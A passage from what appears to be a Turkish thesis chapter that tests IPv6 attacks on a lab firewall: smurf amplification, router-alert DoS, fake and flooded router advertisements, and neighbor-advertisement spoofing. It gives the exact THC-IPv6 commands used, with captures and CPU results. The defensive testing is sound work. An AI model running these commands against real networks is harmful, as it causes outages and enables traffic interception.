Şekil 4.7. YAS1 paket dinleme çıktısı



Şekil 4.8. YAS1 işlemci grafiği (Tüm işlemci grafiklerinde alt çizgiler arası süre 5 dk alınmıştır)

Şekil 4.8’de görüldüğü üzere kurban bilgisayarın işlemcisi bu atakla kayda alınabilecek kadar yükseldi ve daha öncede belirttiği gibi wireshark paket dinleme programı çalışamaz hale geldi. Nitekim programın çalışamaz hale gelmesi, ağ kartının ulaşabileceği maksimum paket seviyesini aşmış olmasının getirdiği bir sonuçtur ve bu sonuç bize işlemci sayesinde olmasa bile ağ kartındaki ciddi bir iş yükü ile servis dışı bırakma saldırısı gerçekleştirildiğini ve saldırının başarılı olduğunu gösterir. Yani kurban bilgisayar hala çalışır durumdaydı, fakat haberleşmesi kesilmişti. Sonuç olarak saldırgan, kaynak adresi tüm noktalara gönderim adresi olan paketleri ağa hızlı bir şekilde yayarak gerçekleştirdiği bu atakta başarılı olmuştur.

Yükseltme saldırısı testi 2

Yükseltme saldırısı için bir senaryo daha denendi. Bu testte saldırı yine tüm noktalara gönderim adresini kaynak göstererek gerçekleştirilmektedir. Fakat bu sefer saldırı, güvenlik duvarının bir arayüzüne değil, diğer ağ konumunda bulunan bir bilgisayarı hedef olarak gerçekleştirildi. Test aşamasında saldırgan olarak yine SAL1 bilgisayarı kullanıldı. Hedef nokta gösterilen bilgisayar ise SAL2 ismi verilen bilgisayardır. SAL2 bilgisayarına ulaştırılmaya çalışılan yankı isteklerinin ulaşp ulaşmadığını kontrol edebilmek için

tcpdump kullanamıştır. Yönetici rolünü üstlendikten sonra cihaza “tcpdump -p -i eth0” komutu verildi. Bu komut sayesinde, sadece ilgili SAL2 bilgisayarına veya tüm noktalara gelen ilgili paketler dinlenmeye başlandı. Komuta farklı parametreler ekleyerek, sadece belli bir noktadan gelen veya sadece belli adrese gelen paketler süzülebilirdi ama hem ağ yapımızın küçük olması sebebiyle kolay dinleme avantajı kullanıldı, hem de paketler kaçırılmak istenmedi. Eğer gerçek bir yapıya uyarlanacak olsa, filtreleyerek dinleme işleminin sonuçları daraltılabilirdi.

SAL1 bilgisayarından “rsmurf6 eth0 2001:db8:732c:8010::10” komutunu kullanarak başlatılan atakta, SAL2 bilgisayarında paketler yakalanmaya devam edildi. Fakat paketler arasında SAL2 tarafından ağa gönderilen rutin paketler dışında bir sonuç görülmedi. Ayrıca güvenlik duvarı kayıtları incelendiğinde, bu sefer ilk atağın aksine güvenlik duvarının paketleri adres aldatmacası olarak görüp reddettiği ve kayıt tuttuğu gözlemlendi. Saldırı esnasında paketler SAL2 bilgisayarına hiç ulaşmadığı için işlemcisinde hiç değişiklik yaşanmadı. Ayrıca güvenlik duvarının işlemcisi de sadece işlediği yüksek paket sayısı yüzünden ancak %8’e kadar artmıştır. Bu veriler bize saldırının tam anlamıyla savunulduğunu göstermektedir.


4.3.2. Yönlendirici uyarı saldırısı testi

Güvenlik açıklarının anlatıldığı bölümde bahsedilen bu saldırı çeşidinde saldırgan yönlendirici uyarı seçeneği ile sıçrama seçenek başlığı içeren çok yüksek sayıda paketi ağa gönderir. Bu paketlerin sayısının, çoğu ağ üzerinde sınırlandırılmadığı biliniyor. Test ortamında da sınırlandırılmamış olan bu sistemi denemeye başlayalım.

Saldırı yine SAL1 bilgisayarı üzerinden gerçekleştirildi. *Denial6* betiğinin programda iki seçeneği vardır. Öncelikle ilk seçenek, ardından anlamsız ve bilinmeyen çok sayıda büyük hedef başlığı içeren paketleri ağa yayarak gerçekleştirilen ikinci seçenek ve her iki seçenekle birden saldırılan senaryolar test edilmiştir. Üç saldırıda tam bir servis dışı bırakma yapılamadığından, elimizdeki iki seçenek tüm arayüzlere ve keşfedilmiş tüm adreslere gerçekleştirerek tam bir servis dışı bırakma saldırısı gerçekleştirilmiştir.

Yönlendirici uyarı saldırısı testi 1

İlk seçenekte “denial6 eth0 2001:db8:732c:8010::10 1” komutunu çalıştırarak kısa sürede çok büyük sayıda, yönlendirici uyarı seçeneği ile sıçrama seçenek başlığı içeren paket güvenlik duvarından geçirilerek *diğer ağ* konumuna geçirilmeye çalışıldı. Burada güvenlik duvarının işlemcisinin %100 seviyesine ulaşmaması beklenir. Bu saldırıda sadece SAL2 bilgisayarı hedef olarak gösterilmiştir. Fakat saldırıdaki asıl hedef gönderilen paketleri işleyebilecek olan güvenlik duvarı ve ağda bulunabilecek olan yönlendiricilerdir. Saldırı gerçekleşirken güvenlik duvarının işlemci kullanımının sadece % 12’ye kadar çıktığı görüldü. Yani saldırgan bir nebze olsun güvenlik duvarını yoruyor. Ayrıca saldırı esnasında SAL2’de yapılan dinlemede gelen bir pakete rastlanmadı, yani güvenlik duvarı paketleri iletmedi. Saldırı biter bitmez güvenlik duvarı işlemci kullanımı normal seyrine döndü. Şekil 4.9’da güvenlik duvarının saldırı başlangıç ve bitiş esnasındaki işlemci kullanımları gösterilmiştir. Betiğin çalıştırılması da EK-1’de gösterilmiştir.



Şekil 4.9. Yönlendirici uyarı saldırı testleri 1 ve 2 için güvenlik duvarı işlemci grafiği


Yönlendirici uyarı saldırısı testi 2

İkinci seçenek saldırısında ise anlamsız ve bilinmeyen çok sayıda büyük hedef başlığı içeren paketleri ağa yayarak saldırı yapılmıştır. SAL1 bilgisayarında “denial6 eth0 2001:db8:732c:8010::10 2” komutunu çalıştırarak saldırı başlatıldı. SAL2’de tcpdump ile yapılan dinlemede gelen bir pakete rastlanmadı ve işlemcisi hiç değişmedi. Güvenlik duvarının işlemci kullanımı atakla birlikte %18 seviyesine kadar çıktı ve atakın

kesilmesiyle birlikte sorun hemen çözüldü. Güvenlik duvarı paketleri iletmeyerek ve haberleşmeyi kesmeyerek bu atakta da görevini yapmış oldu.

Yönlendirici uyarı saldırısı testi 3

Üçüncü bir deneme olarak ikinci seçenek, biri yerel ağdan diğeri diğer ağ konumundan olmak üzere SAL1 ve SAL3 bilgisayarlarından başlatıldı. Bu sefer alınan sonuç işlemci miktarının biraz daha fazla artması oldu. Daha fazla bilgisayardan saldırı yapılmasının daha etkili olduğu gözlemlenmiş oldu. Güvenlik duvarı yine haberleşme yapmaya ve görevini yerine getirmeye devam etti, fakat buradan çıkarılan sonuç, saldırının kitleler halinde ele geçirilmiş zombi bilgisayarlardan başlatılması saldırganın istediği sonuç olan servis dışı bırakmayı sağlayabilirdi. Üçüncü saldırıya güvenlik duvarının gösterdiği tepki Şekil 4.10'da gösterilmiştir.




Şekil 4.10. Yönlendirici uyarı saldırı testleri güvenlik duvarı işlemci grafiği 3

Yönlendirici uyarı saldırısı testi 4

Düşünülen daha büyük, kitleler halinde saldırı yapan sistemi kurmak için sanal ortamda yeterli kapasite yoktur, fakat bu işlemin tersini düşünüp saldırgan bilgisayarı artırmak yerine 2 GHz işlem hızında 4 adet çekirdeğe sahip güvenlik duvarının çekirdek sayısını 1 adet 3 GHz olarak güncelleyip yeni bir test yapıldı. Bu test neticesinde, tek bir saldırgan bilgisayardan güvenlik duvarının tüm bağlantı noktalarına yapılacak saldırı sonucunda daha az kaynağa sahip olan ağ yapılarında veya büyük ağlara karşı yapılan daha geniş çaplı

saldırılarda, bu şekilde bir servis dışı bırakma saldırısının başarılı olabileceği kanıtlamış oldu.

Saldırı esnasında 4 adet 2 GHz'lik işlemciye sahip SAL1 bilgisayarından güvenlik duvarının bağlantı noktaları ve DMZ bölgesindeki web sunucu hedef olacak şekilde, önceden anlatılan seçenek bir ve seçenek iki atakları kullanılarak toplam 13 saldırı gerçekleştirildi. Bu ataklar bittiği anda saldırgan bilgisayar ve güvenlik duvarının işlemcisi %100 duruma geldi ve servis dışı bırakma saldırısı başarılı oldu. Şekil 4.11'deki grafiksel anlatımda, güvenlik duvarının her saldırı ardından nasıl kademe kademe artıp zirveye ulaştığı gösterilmiştir. Saldırı başından itibaren birbirine karşılıklı ping atarak haberleşmenin test edildiği YAS1 ve YAS2 bilgisayarları arasındaki haberleşme de kesilmiştir. Sonuç olarak, güvenlik duvarı en küçük işlemi dahi yapamaz hale geldi. Ardından SAL1 bilgisayarından başlatılmış olan tüm ataklar durduruldu, fakat güvenlik duvarı buna rağmen hala servis dışıydı. Saldırgan bilgisayarın kapanmasıyla birlikte güvenlik duvarı yeniden servis vermeye başladı. Bu durumda saldırgan amacına ulaşmış ve başarılı olmuştur.




Şekil 4.11. Yönlendirici uyarı saldırı testleri güvenlik duvarı işlemci grafiği 4

4.3.3. Sahte yönlendirici ilanı testi

Sahte yönlendirici ilanı testi 1

Bu test çalışmasında ağ üzerinde yeni bir yönlendirici oluşturup giden bilgilerin çalınması denenmiştir. Detaylı bilgi bölüm 3.2.1'de anlatılmıştır. SAL1 bilgisayarından ağ üzerinde daha cazip özellikleri olan yönlendirici ilanları durmaksızın hızlı bir şekilde yayılmaya

başlar. Bu testteki amaç, güvenlik duvarının yönlendirme tablosunu değiştirmemesidir. Çünkü yönlendirici bilgileri bu şekilde paketleri alarak değil, statik veya dinamik yönlendirme protokolleriyle belirlenir. Betiği “fake_router26 eth0” ile çalıştırıp saldırının başlatılmasının ardından ağ incelenmeye alındı. Güvenlik duvarı kayıtlarında bu tarz paketler görülmedi, fakat YAS1 bilgisayarında wireshark yardımı ile yapılan dinlemelerde paketlerin gittiği Şekil 4.12’de gösterildiği üzere gözlemlenmiştir. Fakat bu paketler bilgisayarın yönlendirme tablosunda bir değişiklik yapamamış ve bilgisayarın haberleşmesi devam etmiştir. Ayrıca güvenlik duvarının yönlendirme tablosu saldırıdan önce, atak sırasında ve sonrasında kontrol edilmiş ve Şekil 4.13’de gösterildiği üzere değişmemiş bir tablo ile karşılaşılmıştır. Güvenlik duvarı bu senaryoda üzerine düşeni yapmış ve yönlendirme tablolarını değiştirmeyerek servis vermeye devam etmiştir.



No.	Source	Destination	Protocol	Length	Info
80640/000	2001:db8::32c:8110:fec0:0:0:ffff::2	2001:db8::32c:8110:fec0:0:0:ffff::3	DNS	102	Standard query 0xbb13 A videosear
806408000	2001:db8::32c:8110:fec0:0:0:ffff::3	2001:db8::32c:8110:fec0:0:0:ffff::2	DNS	102	Standard query 0xbb13 A videosear
810885000	fe80::20c:29ff:fe13:fe80::38a9:9815:187	fe80::20c:29ff:fe13:fe80::38a9:9815:187	ICMPv6	86	Neighbor Solicitation for fe80::38a9:9815:187
811000000	fe80::38a9:9815:187	fe80::20c:29ff:fe13:fe80::38a9:9815:187	ICMPv6	86	Neighbor Advertisement fe80::38a9:9815:187
376922000	192.168.110.112	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
072362000	fe80::20c:29ff:fe78:ff02::1	ff02::1	ICMPv6	86	Router Advertisement from 00:0c:29:00:00:00
811566000	2001:db8::32c:8110:fec0:0:0:ffff::1	2001:db8::32c:8110:fec0:0:0:ffff::2	DNS	102	Standard query 0xbb13 A videosear
811568000	2001:db8::32c:8110:fec0:0:0:ffff::2	2001:db8::32c:8110:fec0:0:0:ffff::3	DNS	102	Standard query 0xbb13 A videosear
811570000	2001:db8::32c:8110:fec0:0:0:ffff::3	2001:db8::32c:8110:fec0:0:0:ffff::1	DNS	102	Standard query 0xbb13 A videosear
378449000	192.168.110.112	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
072690000	fe80::20c:29ff:fe78:ff02::1	ff02::1	ICMPv6	86	Router Advertisement from 00:0c:29:00:00:00
389365000	192.168.110.112	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
816963000	2001:db8::32c:8110:fec0:0:0:ffff::1	2001:db8::32c:8110:fec0:0:0:ffff::2	DNS	102	Standard query 0xab2 A videosear
816966000	2001:db8::32c:8110:fec0:0:0:ffff::2	2001:db8::32c:8110:fec0:0:0:ffff::3	DNS	102	Standard query 0xab2 A videosear
816968000	2001:db8::32c:8110:fec0:0:0:ffff::3	2001:db8::32c:8110:fec0:0:0:ffff::1	DNS	102	Standard query 0xab2 A videosear
072923000	fe80::20c:29ff:fe78:ff02::1	ff02::1	ICMPv6	86	Router Advertisement from 00:0c:29:00:00:00
822153000	2001:db8::32c:8110:fec0:0:0:ffff::1	2001:db8::32c:8110:fec0:0:0:ffff::2	DNS	102	Standard query 0xab2 A videosear
822162000	2001:db8::32c:8110:fec0:0:0:ffff::2	2001:db8::32c:8110:fec0:0:0:ffff::3	DNS	102	Standard query 0xab2 A videosear
822164000	2001:db8::32c:8110:fec0:0:0:ffff::3	2001:db8::32c:8110:fec0:0:0:ffff::1	DNS	102	Standard query 0xab2 A videosear
073257000	fe80::20c:29ff:fe78:ff02::1	ff02::1	ICMPv6	86	Router Advertisement from 00:0c:29:00:00:00
073591000	fe80::20c:29ff:fe78:ff02::1	ff02::1	ICMPv6	86	Router Advertisement from 00:0c:29:00:00:00

Offset	Hex	ASCII
0000	33 33 00 00 00 01 00 0c 29 78 1d 7f 86 dd 6e 00	33.....)x....n.
0010	00 00 00 20 3a ff fe 80 00 00 00 00 00 02 0c	... :...
0020	29 ff fe 78 1d 7f ff 02 00 00 00 00 00 00 00	)..x....
0030	00 00 00 00 01 86 00 da 32 ff 08 08 00 00 00	2.....

Şekil 4.12. YAS1 bilgisayarına ulaşan yönlendirici ilanları

```

r77> show ipv6 route
Codes: C - Connected, S - Static, B - BGP, A - Aggregate,
       O - OSPFv3 IntraArea (IA - InterArea, E - External),
       K - Kernel Remnant, H - Hidden, P - Suppressed,
       U - Unreachable, i - Inactive

S          ::/0                                via 2001:db8:732c:8010::1, eth2, cost 0, age
86221
C          ::1/128                             is directly connected, lo
C          2001:db8:732c:8010::/64              is directly connected, eth2
                                     internet
C          2001:db8:732c:8020::/64              is directly connected, eth5
C          2001:db8:732c:8050::/64              is directly connected, eth1
                                     dmz
C          2001:db8:732c:8090::/64              is directly connected, eth4
                                     lanipv6only
C          2001:db8:732c:8110::/64              is directly connected, eth3
                                     lan

```

Şekil 4.13. Güvenlik duvarı IPv6 yönlendirme tablosu saldırıda değişmedi


Sahte yönlendirici ilanı testi 2

Saldırgan adına başarısız sayılan ilk denemenin ardından yine yönlendirici ilanı kullanan başka bir atak denenmiştir. Bu defa saldırganın kendisini yönlendirici olarak ilan etmesine çalışılmayıp, tüm ağı, sahte üretilen çok sayıda yönlendirici ilanlarıyla doldurulmasına çalışılmıştır. Bu saldırıda da güvenli bir ağda beklenen davranış yönlendirme tablolarının değişmemesi ve servis vermeye devam etmesidir. SAL1 ve SAL3 bilgisayarlarından başlatılan bu saldırıda “flood_router26 eth0” komutu kullanılmıştır.

Bölüm 3.2.1’de anlatıldığı üzere saldırgan atağını birçok IPv6 ön ekini ve yönlendirme tablosunu içeren yönlendirme ilanlarını çok sayıda kullanıp bir sele dönüştürerek gerçekleştirir. Windows işletim sistemine sahip bilgisayarlarda IPv6 adres sayısı olarak bir limit getirilmediğinden dolayı sürekli paketleri almaya devam eder ve kısa bir süre içinde servis dışı kalır.

Atak başladıktan sonra güvenlik duvarının ve YAS1 bilgisayarının kısa bir süre içinde işlemci seviyesinin % 100’e ulaşarak servis dışı kaldığı görülmüştür. Güvenlik duvarı ve Windows bilgisayarlar ataktan direk etkilenmiştir. Sanal sunucu sistemlerinden kontrol edilen YAS1’in RAM kullanımının bir anda 4 GB’a çıktığı, bu bilgisayarın sadece ağ bazında değil, bireysel kullanım bazında da servis dışı kaldığı görülmüştür. Linux bilgisayarlar ataktan direk etkilenmemesine rağmen, güvenlik duvarı devre dışı kaldığından onlarında haberleşmeleri servis dışı kalmıştır. Bu saldırı başlamadan önce ağda konumlanan Windows bilgisayarların bağlantısı kesileceği gibi, saldırı esnasında ağa dahil olmak isteyen her cihaz da başarısız olacaktır.

Güvenlik duvarında yönlendirme tabloları incelendiğinde, tabloların değişmediği görülmektedir. Bu test aşamasında güvenlik duvarı 1 Adet 6 GHz’lik işlemciyle çalıştırılmıştır. Bu saldırılara çözüm önerisi olarak, ağda dolaşan yönlendirici ilan mesajlarına bir sınır getirilmesi gerektiğini tekrar hatırlatmak gerekir. Saldırı esnasında güvenlik duvarının verdiği işlemci tepkisi Şekil 4.14’de gösterilmiştir.



Şekil 4.14. Sahte yönlendirici ilan seli saldırısı sonucu güvenlik duvarı işlemcisi


4.3.4. Komşu ilanlarına yönelik saldırı testleri

Bu bölümde komşu ilanlarına yönelik saldırılardan üç farklı saldırı test edilmiştir. Üç testinde ortak noktasında sahte komşu ilanları kullanarak tüm ağa yanıltılmış paketler göndermektir. Bu saldırı Bölüm 3.2.2’de anlatıldığı üzere IPv4’deki ARP yanıltma saldırılarına benzemektedir. Saldırgan komşu ricalarına sahte komşu ilanlarıyla cevap vererek sistemi kendi üzerine veya istediği başka bir sistemin üzerine yönlendirebilir. Bu saldırıda tüm ağın haberleşmesini servis dışı bırakma üzerinde yoğunlaşmıştır. Güvenlik duvarı veya ağ cihazları bu atak esnasında aldıkları komşu ilanlarını kaydetmemeli ve saldırı kesildiğinde servis vermeye devam edebilmelidir.

Komşu ilanlarına yönelik saldırı testleri 1

Saldırı SAL1 bilgisayarından “parasite6 eth0” komutunu vererek başlatılmıştır. Bu komutla, alınan komşu ricalarına göre, sürekli değişen sahte adresler tüm ağa cevaben,

yanıtlanmış olarak ilan edilmiştir. Atak esnasında YAS1 ve YAS2 bilgisayarları da kullanılmaktadır, çünkü saldırı başlamadan önce YAS2'den YAS1'e sürekli devam eden ping mevcuttur. Bu işlem güvenlik duvarının YAS1'e komşu ricası tanımlayabilmesi ve saldırganın bu paketi hemen yakalayabilmesi için kullanılmıştır. Atak başlamadan önce YAS1 ve YAS2 arasındaki haberleşme sorunsuz çalışırken, saldırıyı başlatır başlatmaz ping kesilmektedir. Yani YAS1 ve YAS2 bilgisayarlarına ulaşan sahte komşu ilanları işe yaramış ve bilgisayarlar artık birbirlerini yanlış yerde aramaya başlamışlardı. Sadece tek bir pakete kendi bilgilerimizi koyup gönderseydik kurbanların bilgileri saldırgan üzerinden akacaktı. Saldırı ağ üzerinde iletişimin durmasına yol açmıştır, fakat saldırıyı sonlandırır sonlandırmaz sistem düzelmiştir. Güvenlik duvarı saldırıya engel olamamış, fakat komşu ilanlarını kaydetmeyerek saldırı sonrasında sistemin hemen düzelmesini sağlamıştır. Şekil 4.15'de saldırının kesildiği ana ait ekran görüntüsünde, saldırı esnasında duyurulan sahte komşu ilan mesajlarını ve YAS2'den YAS1'e atılan sürekli pinglerin, saldırı kesilir kesilmez başladığı gösterilmiştir. *Parasite6* için açıklamalar ve uygulanmasını içeren ekran görüntüleri EK-1'de verilmiştir.



Şekil 4.15. Sahte komşu ilanı saldırısı ile servis dışı bırakma 1

Komşu ilanlarına yönelik saldırı testleri 2

İkinci test ortamında ise Bölüm 3.2.2'de anlatılmış olan, rica edilmemiş komşu ilanı ataklarını denenmiştir. Rica edilmemiş komşu ilan mesajlarında, mesajın bir isteğe bağlı gönderildiğini belirten "S" bayrağı yoktur. Bu mesajları kullanarak yeni komşu yaratmak

